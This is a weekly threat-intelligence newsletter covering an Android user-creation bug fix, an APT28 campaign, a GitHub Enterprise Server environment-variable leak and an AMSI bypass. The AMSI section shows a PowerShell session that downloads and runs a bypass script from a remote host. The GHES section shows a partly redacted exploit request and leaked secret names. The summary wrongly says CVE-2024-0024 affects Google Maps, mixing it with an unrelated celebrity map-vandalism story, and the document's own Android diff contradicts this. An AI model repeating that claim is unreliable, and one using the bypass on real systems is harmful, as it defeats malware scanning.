
Threat Intel Roundup: Android, APT28, GHES, AMSI



Week in Overview(30 Apr-7 May) - 2024

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

The CVE-2024-0024 vulnerability affects Google Maps, allowing users to create fake locations and businesses through the platform's interface. This vulnerability has been exploited by individuals engaging in digital vandalism, particularly targeting the properties of high-profile figures such as Drake. By adding derogatory labels and references to ongoing disputes, users have effectively defaced the mapping service, turning it into a battleground for personal or political vendettas.

In a separate incident, the Advanced Persistent Threat group APT28 has been implicated in exploiting an AMSI Write Raid Bypass Vulnerability. This vulnerability enables attackers to bypass the Anti-Malware Scan Interface (AMSI) and execute malicious code without detection. By exploiting this vulnerability, APT28 could potentially compromise systems protected by AMSI, undermining their security measures and facilitating further attacks.

Additionally, GitHub Enterprise Servers (GHES) have been targeted in a shell exploit. This attack involves exploiting vulnerabilities in GHES to gain unauthorized access and execute commands on affected servers. Such exploits pose a significant risk to the integrity and security of GitHub's infrastructure, potentially leading to data breaches and unauthorized access to sensitive information.

Overall, these vulnerabilities highlight the ongoing challenges faced by technology companies and users in securing digital platforms and services. Effective mitigation strategies, including timely patches and security updates, are essential to addressing these vulnerabilities and protecting against potential exploitation by malicious actors.


Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Google Maps
- CVE-2024-0024
- APT28
- AMSI Write Raid Bypass Vulnerability
- GitHub Enterprise Servers (GHES) shell

🚨 Vulnerability of the Week

Android CVE-2024-0024




```
+    private static final int MAX_USER_STRING_LENGTH = 500;
+
     private static final long EPOCH_PLUS_30_YEARS = 30L * 365 * 24 * 60 * 60 * 1000L; // ms

     static final int WRITE_USER_MSG = 1;
@@ -3404,15 +3406,17 @@
         // Write seed data
         if (userData.persistSeedData) {
             if (userData.seedAccountName != null) {
-                serializer.attribute(null, ATTR_SEED_ACCOUNT_NAME, userData.seedAccountName);
+                serializer.attribute(null, ATTR_SEED_ACCOUNT_NAME,
+                        truncateString(userData.seedAccountName));
             }
             if (userData.seedAccountType != null) {
-                serializer.attribute(null, ATTR_SEED_ACCOUNT_TYPE, userData.seedAccountType);
+                serializer.attribute(null, ATTR_SEED_ACCOUNT_TYPE,
+                        truncateString(userData.seedAccountType));
             }
         }
         if (userInfo.name != null) {
             serializer.startTag(null, TAG_NAME);
-            serializer.text(userInfo.name);
+            serializer.text(truncateString(userInfo.name));
             serializer.endTag(null, TAG_NAME);
         }
         synchronized (mRestrictionsLock) {
@@ -3452,6 +3456,13 @@
         serializer.endDocument();
     }

+    private String truncateString(String original) {
+        if (original == null || original.length() <= MAX_USER_STRING_LENGTH) {
+            return original;
+        }
+        return original.substring(0, MAX_USER_STRING_LENGTH);
+    }
+
     /*
      * Writes the user list file in this format:
      *
@@ -3857,6 +3868,8 @@
```

security vulnerability identified as CVE-2024-0024, which allows the creation of users without any restrictions. This vulnerability occurs when creating a user intent with excessively long extras that cause an IOException, preventing the writing of restrictions to the file. The fix involves truncating string values before writing them to the file, ensuring that the exception doesn't occur and restrictions are recorded correctly.

Testing the fix involves installing the provided app, checking for the absence of IOException in logcat, and verifying the presence of restrictions after rebooting the device. The fix is cherry-picked from a specific commit and aims to address the identified vulnerability effectively.

https://twitter.com/xvonfers/status/1787552838735839686

Art of Detection



https://twitter.com/simonekrausora1/status/1787381629154963768


The article discusses a cyber threat involving APT28, detailing an attack chain and various tactics, techniques, and procedures (TTPs) observed during the incident. It begins with a description of email-based malware distribution targeting government organizations between December 15 and 25, 2023. Victims were redirected to a blog, where malicious JavaScript loaded a file shortcut triggering a PowerShell command. This command executed a decoy document, a Python interpreter, and a file called Client.py, identified as MASEPIE.

The attack progressed rapidly, deploying tools like OCEANMAP, MASEPIE, and STEELHOOK PowerShell scripts. Within an hour of compromise, reconnaissance and lateral movement tools like IMPACKET and SMBEXEC were utilized. The attack's sophistication and TTPs strongly indicate the involvement of APT28, with potential threats to entire networks.

Further analysis maps the attack to MITRE ATT&CK techniques, revealing details about OCEANMAP's usage of the IMAP protocol for command and control. MASEPIE, developed in Python, encrypts data and ensures persistence through registry key creation. STEELHOOK steals browser data via PowerShell scripts, highlighting APT28's focus on credential theft.

The article provides technical details, including file hashes and network indicators, facilitating threat detection and mitigation. Recommendations for threat hunting using Sigma rules and KQL queries are also included, empowering organizations to identify and respond to similar threats effectively.

1Day



```
GET [redacted] intentionally redacted and left as an exercise to the readers :) rid_key=nw_fsck HTTP/2
Host: github.com
Accept: text/html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: [redacted]
Dnt: 1
Referer: https://github.com/
User-Agent: [redacted]
X-Requested-With: XMLHttpRequest
```

```
type="checkbox" name="repository_ids[]"
value="{&quot;ok&quot;=&gt;true, &quot;status&quot;=&gt;0, &quot;signaled&quot;=&gt;false, &quot;pid&quot;=&gt;2563942,
&quot;out&quot;=&gt;&quot;&quot;, &quot;err&quot;=&gt;&quot;&quot;, &quot;argv&quot;=&gt;[&quot;git&quot;,
&quot;--git-dir&quot;, &quot;/data/repositories/c/nw/[redacted].git&quot;, &quot;nw-fsck&quot;,
&quot;--connectivity-only&quot;],
&quot;env&quot;=&gt;{&quot;MYSQL_MIGRATIONS_HOST&quot;=&gt;&quot;[redacted]
t;,
&quot;API_INTERNAL_SEARCH_REPAIR_BATCH_HMAC_KEYS&quot;=&gt;&quot;[redacted]
&quot;, &quot;[redacted]&quot;=&gt;&quot;-----BEGIN EC PRIVATE
KEY-----\n[redacted]
\n-----END EC PRIVATE KEY-----&quot;,
&quot;SHELL&quot;=&gt;&quot;/bin/bash&quot;,
&quot;[redacted]&quot;=&gt;&quot;[redacted]&quot;,
&quot;CODESPACES_[redacted]_SECRET&quot;=&gt;&quot;[redacted]&quot;,
&quot;MYSQL_[redacted]USER&quot;=&gt;&quot;[redacted]quot;,
&quot;MYSQL_[redacted]_REPLICA_DATABASE&quot;=&gt;&quot;[redacted]&quot;,
&quot;OTEL_BSP_SCHEDULE_DELAY&quot;=&gt;&quot;3000&quot;,
&quot;AQUEDUCT_NOTIFYD_API_KEY&quot;=&gt;&quot;[redacted]&quot;,
&quot;GEYSER_SEARCH_API_LAB_HMAC_KEY&quot;=&gt;&quot;[redacted]&quo
&quot;TURBOMODEL_HMAC_KEY&quot;=&gt;&quot;[redacted]&quot;,
&quot;OIDC_AZURE_AD_CLIENT_CERTIFICATE_CURRENT_KEY&quot;=&gt;&quot;[redacted]
```

https://starlabs.sg/blog/2024/04-sending-myself-github-com-environment-variables-and-ghes-shell/


This article by Ngo Wei Lin (@Creastery) recounts the discovery of a significant security vulnerability, CVE-2024-0200, which initially seemed minor but turned out to be highly impactful. The vulnerability was found in GitHub's environment variables and GitHub Enterprise Servers (GHES) shell.

The vulnerability allowed for the disclosure of all environment variables of a production container on GitHub.com, including sensitive access keys and secrets. While it couldn't lead to remote code execution (RCE) on GitHub.com, it could be escalated to achieve RCE on GitHub Enterprise Servers.

The discovery began with research on GHES in December 2023. An unvalidated Kernel#send() call was identified in the GitHub codebase, leading to arbitrary method invocation on a Repository object, ultimately exposing environment variables. The article delves into technical details, such as Ruby reflections and method invocations, highlighting the process of discovering and exploiting the vulnerability.

Further exploration revealed the possibility of achieving RCE by leveraging environment variables, though this wasn't possible on GitHub.com due to the absence of certain variables. The article concludes with mitigations, detection guidance, and a timeline of events, including disclosure, patching, and public release.

NDay



```
PowerShell 7.4.1
PS C:\Users\victo> 'amsiutils'
ParserError:
Line |
   1 |  'amsiutils'
     |  ~~~~~~~~~~~
     | This script contains malicious content and has been blocked by your antivirus software.
PS C:\Users\victo> IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.26.141/newamsibypasses/universal3.ps1'); MagicBypass -InitialStart 0x50000
Found @ 263488!
1.3056711 seconds
PS C:\Users\victo> 'amsiutils'
amsiutils
PS C:\Users\victo> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      7.4.1
PSEdition                      Core
GitCommitId                    7.4.1
OS                             Microsoft Windows 10.0.22631
Platform                       Win32NT
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
WSManStackVersion              3.0

PS C:\Users\victo>
```

https://twitter.com/offsectraining/status/1786742613044846895

In the blog post titled "AMSI Write Raid Bypass Vulnerability," OffSec Technical Trainer Victor "Vixx" Khoury introduces a novel technique to bypass the Anti-Malware Scan Interface (AMSI) without using the VirtualProtect API or altering memory protection. The vulnerability, discovered by Khoury, revolves around a writable entry inside System.Management.Automation.dll, which contains the address of AmsiScanBuffer, a critical component of AMSI. This entry, supposed to be read-only, presents an opportunity for bypassing AMSI.


The blog post begins with an overview of AMSI and its role in detecting and preventing malware in Windows systems. Traditionally, bypassing AMSI involved either corrupting functions in the AMSI library or employing CLR Hooking, but these methods often required invoking VirtualProtect, which could raise suspicion. Khoury's discovery offers a new approach.

The analysis and reverse engineering section details Khoury's process of identifying the vulnerable entry and understanding its exploitation. By inspecting the AmsiScanBuffer function, Khoury discovers that the address where AmsiScanBuffer is fetched is writable, unlike the typical read-only behavior. He explores how this writable entry is populated and accessed, leading to insights into the vulnerability.

Khoury then proceeds to demonstrate how the vulnerability can be exploited to bypass AMSI without using VirtualProtect. He outlines the process of coding a proof of concept in PowerShell, leveraging memory reading techniques and API calls to overwrite the vulnerable entry with a dummy function, effectively bypassing AMSI.

The code provided in the blog post allows users to reproduce the bypass technique in their environments. By running the provided PowerShell script, users can observe the successful bypass of AMSI, demonstrating the effectiveness of the technique against both PowerShell 5.1 and PowerShell 7.4.
In conclusion, the AMSI Write Raid Bypass Vulnerability presents a significant security concern, allowing attackers to evade detection by leveraging a previously unknown weakness in AMSI's implementation. By understanding and addressing this vulnerability, security professionals can better protect systems against sophisticated malware threats.

The Topic of the Week



https://twitter.com/samleecole/status/1787495573794279601

The rivalry between Drake and Kendrick Lamar, two titans of the rap world, has transcended the confines of the music industry and found its way onto an unexpected battleground: Google Maps. In a digital display of the ongoing feud, users are taking to the mapping platform to tag Drake's lavish Toronto mansion with derogatory references aimed at the rap megastar.

Under monikers like "Kenrick’s Dog" and "CertifiedKidLover," Drake's residence is being adorned with insulting labels, reflecting the acrimonious back-and-forth between the two artists. These tags serve as a digital graffiti, echoing Kendrick Lamar's accusations against Drake, including claims of pursuing minors.

The ease with which users can manipulate Google Maps facilitates this trolling campaign. With a simple right-click on any spot on the map, users can add a new location or business. Armed with this functionality, Drake's detractors have littered the vicinity of his home with references to Kendrick's diss tracks, each one a jab in the ongoing lyrical battle.

For instance, spots surrounding Drake's property have been humorously labeled as "A pdf house," masquerading as a playground, or "CertifiedKidLover," humorously designated as a public restroom within the confines of Drake's estate. Even nearby areas have not been spared, with one designated as "Money trees," facetiously listed as a national forest.

This digital warfare on Google Maps underscores the extent to which the rivalry between Drake and Kendrick Lamar has permeated popular culture. It serves as a reminder that in the age of social media and digital platforms, even the most personal of disputes can play out in unexpected ways, leaving no corner of the internet untouched by the drama of celebrity feuds.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.